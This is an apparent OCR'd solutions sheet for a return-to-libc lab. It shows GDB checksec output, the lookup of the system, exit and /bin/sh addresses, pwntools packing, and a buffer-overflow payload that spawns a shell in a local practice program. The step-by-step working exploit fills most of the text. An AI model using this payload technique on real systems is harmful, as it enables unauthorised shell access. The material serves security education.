
Solutions 32 bit Return-To-Libc


Exercise 1: Understanding Return to Lib-c

Step 2: Running the Program in GDB

Open a terminal from the Exercise 1 folder.



Run the program in the debugger then breakpoint at main, run right after.




Here we check the program for its protections, then the address of system() and exit()

Exercise 2: Exploiting Return-to-Libc

Step 2: Checking Defenses

Open the Exercise 2 Folder. Then open a terminal in the folder.



Following the basic steps from the previous exercise we see NX is enabled. Which means we need a work around (Return-to-Libc)

Step 3: Finding Relevant Addresses

```
gef➤  checksec
[+] checksec for '/home/kali/Desktop/Return-To-Libc/Exercise 2/prog1'
Canary                        : ✘
NX                            : ✓
PIE                           : ✓
Fortify                       : ✘
RelRO                         : Partial
gef➤  p system
$1 = {int (const char *)} 0xb7c4dd50 <__libc_system>
gef➤  p exit
$2 = {void (int)} 0xb7c3d270 <__GI_exit>
gef➤
```

Here we find p system and p exit, which are the easiest address to find. Save this in a file.

```
1 system: 0xb7c4dd50
2 exit: 0xb7c3d270
```

Now to find /bin/sh

```
gef➤  info proc map
process 5377
Mapped address spaces:

        Start Addr   End Addr       Size     Offset  Perms   objfile
          0x400000   0x401000     0x1000        0x0  r--p   /home/kali/Desktop/Return-To-Libc/Exercise
2/prog1
          0x401000   0x402000     0x1000     0x1000  r-xp   /home/kali/Desktop/Return-To-Libc/Exercise
2/prog1
          0x402000   0x403000     0x1000     0x2000  r--p   /home/kali/Desktop/Return-To-Libc/Exercise
2/prog1
          0x403000   0x404000     0x1000     0x2000  r--p   /home/kali/Desktop/Return-To-Libc/Exercise
2/prog1
          0x404000   0x405000     0x1000     0x3000  rw-p   /home/kali/Desktop/Return-To-Libc/Exercise
2/prog1
        0xb7c00000 0xb7c22000    0x22000        0x0  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7c22000 0xb7d9f000   0x17d000    0x22000  r-xp   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7d9f000 0xb7e22000    0x83000   0x19f000  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7e22000 0xb7e24000     0x2000   0x221000  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7e24000 0xb7e25000     0x1000   0x223000  rw-p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7e25000 0xb7e2f000     0xa000        0x0  rw-p
        0xb7fc4000 0xb7fc6000     0x2000        0x0  rw-p
        0xb7fc6000 0xb7fca000     0x4000        0x0  r--p   [vvar]
        0xb7fca000 0xb7fcc000     0x2000        0x0  r-xp   [vdso]
        0xb7fcc000 0xb7fcd000     0x1000        0x0  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7fcd000 0xb7fef000    0x22000     0x1000  r-xp   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7fef000 0xb7ffd000     0xe000    0x23000  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7ffd000 0xb7fff000     0x2000    0x30000  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7fff000 0xb8000000     0x1000    0x32000  rw-p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xbffdf000 0xc0000000    0x21000        0x0  rw-p   [stack]
gef➤
```


We used info proc map to find the file address. Save it

Next we will use a Strings command to find the offset of /bin/sh

```
strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
```

Now we have the offset

Next we need to do some math. We need to use the start address of the file above.



0xb7c00000 + 0x1b9dcd = 0xb7db9dcd

Now lets double check this. Go back to the terminal with GDB Open.

We double checked, and it outputs /bin/sh we can move on.

Updated saved addresses:

```
1 system: 0×b7c4dd50
2 exit: 0×b7c3d270
3 File Address: /usr/lib/i386-linux-gnu/libc.so.6
4 Added addresses: 0×b7db9dcd
```

Make sure you save everything. Since we have not yet made the exploit.

Step 4: Exploiting

We know need to use a popular Python Library “pwn” to aid us in converting everything to little endian 32bit.

Update the converter.py file with the address you saved.

```
import pwn

print(pwn.p32(#system address))

print(pwn.p32(#exit address))

print(pwn.p32(#address of added /bin/sh))
```

```
1 import pwn
2
3 print(pwn.p32(0×b7c4dd50))
4
5 print(pwn.p32(0×b7c3d270))
6
7 print(pwn.p32(0×b7db9dcd))
8
```

Run the file in a different terminal.

```
┌──(kali㉿kali)-[~/Desktop/Return-To-Libc/Exercise 2]
└─$ python3 converter.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/kali/.cache/.pwntools-cache-3.11/update to
 'never' (old way).
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf system-wide):
        [update]
        interval=never
[*] You have the latest version of Pwntools (4.12.0)
b'P\xdd\xc4\xb7'
b'p\xd2\xc3\xb7'
b'\xcd\x9d\xdb\xb7'
```

Ignore the warnings. Make note of the addresses below.


```
b'P\xdd\xc4\xb7' #system
b'p\xd2\xc3\xb7' #exit
b'\xcd\x9d\xdb\xb7' #added addresses
```

Step 5: Crafting the Exploit

Go back to the GDB Terminal.

We need to find the correct address which completely over writes the address. 0x424242...

End the previous GDB Session and start a new one.




```
run $(python2 -c "print 'A'*72 + 'BBBB'")
```

After finding the proper Address that over writers. We craft the exploit

```
run $(python2 -c "print 'A'*72 + '<system_addr>' + '<exit_addr>
```

We use the addresses we converted

```
run $(python2 -c "print 'A'*72 + b'P\xdd\xc4\xb7' + b'p\xd2\xc3
```

```
gef➤  run $(python2 -c "print 'A'*72 + b'P\xdd\xc4\xb7' + b'p\xd2\xc3\xb7' + b'\xcd\x9d\xdb\xb7'")
Starting program: /home/kali/Desktop/Return-To-Libc/Exercise 2/prog1 $(python2 -c "print 'A'*72 + b'P\x
dd\xc4\xb7' + b'p\xd2\xc3\xb7' + b'\xcd\x9d\xdb\xb7'")

[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Buffer content: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAP◆ķp◆÷Y
[Detaching after vfork from child process 20249]
$ 
```

A shell will spawn.

Exercise 3: Mitigation

Does not need solutions.